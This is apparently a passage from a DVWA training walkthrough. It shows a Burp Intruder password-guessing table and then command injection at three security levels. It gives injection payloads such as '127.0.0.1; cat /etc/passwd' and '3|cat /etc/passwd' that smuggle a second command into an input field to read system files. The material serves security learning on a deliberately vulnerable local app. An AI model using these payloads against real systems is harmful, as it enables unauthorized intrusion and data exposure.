


5. Intruder attack of http://127.0.0.1:42001

Request	Payload1	Payload2	Status code	Response received	Error	Redirects	Timeout	Length	Size	Comment
0			200	17	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
1	123456		200	12	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
2	PASSWORD		200	2	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
3	hello		200	6	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
4	admin		200	2	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
5	pass123		200	8	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
6	password123		200	9	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
7	admin123		200	2	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
8	@345		200	1	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
9	0947		200	13	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
10	8%*4*8		200	3	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
11	vnjnd		200	9	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		
12	8hnu236		200	2	0	0	4753	HTTP/1.1 200 OKServer: nginx/1		
13	password		200	7	1	1	4753	HTTP/1.1 200 OKServer: nginx/1		

12. The entered username and password

13. Login was successful.



Vulnerability: Command Injection


Command Injection is the old-school nightmare dressed in modern clothes. It's when an attacker slips OS-level commands into user input and—boom—the server obeys like it never learned manners. This is **not** code injection. Different beast. Here, the operating system itself gets played. And if the OS falls, the app follows. Tradition says: *who controls the shell, controls the kingdom*. Still true.

Key operators attackers abuse:


- **Ampersand (&)**
Runs a command in the background and immediately moves on. One command whispers, the next one shouts. Sneaky multitasking.
- **Semicolon (;)**
The classic separator. Two commands, one line, zero shame. The shell reads it like separate sentences in the same breath.
- **Pipe (|)**
Old Unix poetry. Output of one command flows straight into another. Data becomes fuel.
- **OR (||)**
Conditional chaos. The second command runs *only if* the first faceplants. Failure becomes opportunity.
- **AND (&&)**
The overachiever. Second command runs *only if* the first succeeds. Attackers love certainty.
- **Backticks (`command`)**
The real mind-bender. Anything inside backticks gets executed *first*, then its result is dropped into the outer command. Time travel, but make it dangerous.

Security level is currently: *low*.


1. At this level, the developer has applied **no restrictions**. As a result, **all commands can be used freely**, making it easy to bypass controls and execute any required tasks or commands.




2. Log in to the DVWA home page, then click on the **Command Injection** section.



3. Check the “**View Page Source**” in the **Command Injection** section, and you will notice that all code lines end with a semicolon (;).




4. In this step, payloads such as 127.0.0.1; cat /etc/passwd and 3; cat /etc/passwd are crafted. After entering these payloads and clicking **Submit**, the application executes the injected command and reveals the contents of /etc/passwd, exposing hidden password entries.




Security level is currently: *medium*.

1. For the **medium difficulty**, a small set of substitutions is hardcoded as a defense. However, the filtering is incomplete—**not all symbols are blacklisted**, leaving gaps that can still be exploited.




2. Check the “**View Page Source**” in the **Command Injection** section, and you will notice that all code lines end with a **semicolon (;)**.


If you pay close attention, the **|** operator is **not blacklisted**, which means it can still be used.




3. In this step, payloads such as `127.0.0.1&cat /etc/passwd` and `3|cat /etc/passwd` are crafted. After entering these payloads and clicking **Submit**, the application executes the injected commands and reveals the contents of `/etc/passwd`, exposing hidden password entries.




Security level is currently: *high*.



1. Check the “**View Page Source**” in the **Command Injection** section, and you will notice that all code lines end with a **semicolon and pipe (;|)**.




2. In this step, a payload such as 127.0.0.1|cat /etc/passwd is crafted. After entering the payload and clicking **Submit**, the injected command is executed, revealing the contents of /etc/passwd and exposing hidden password entries.



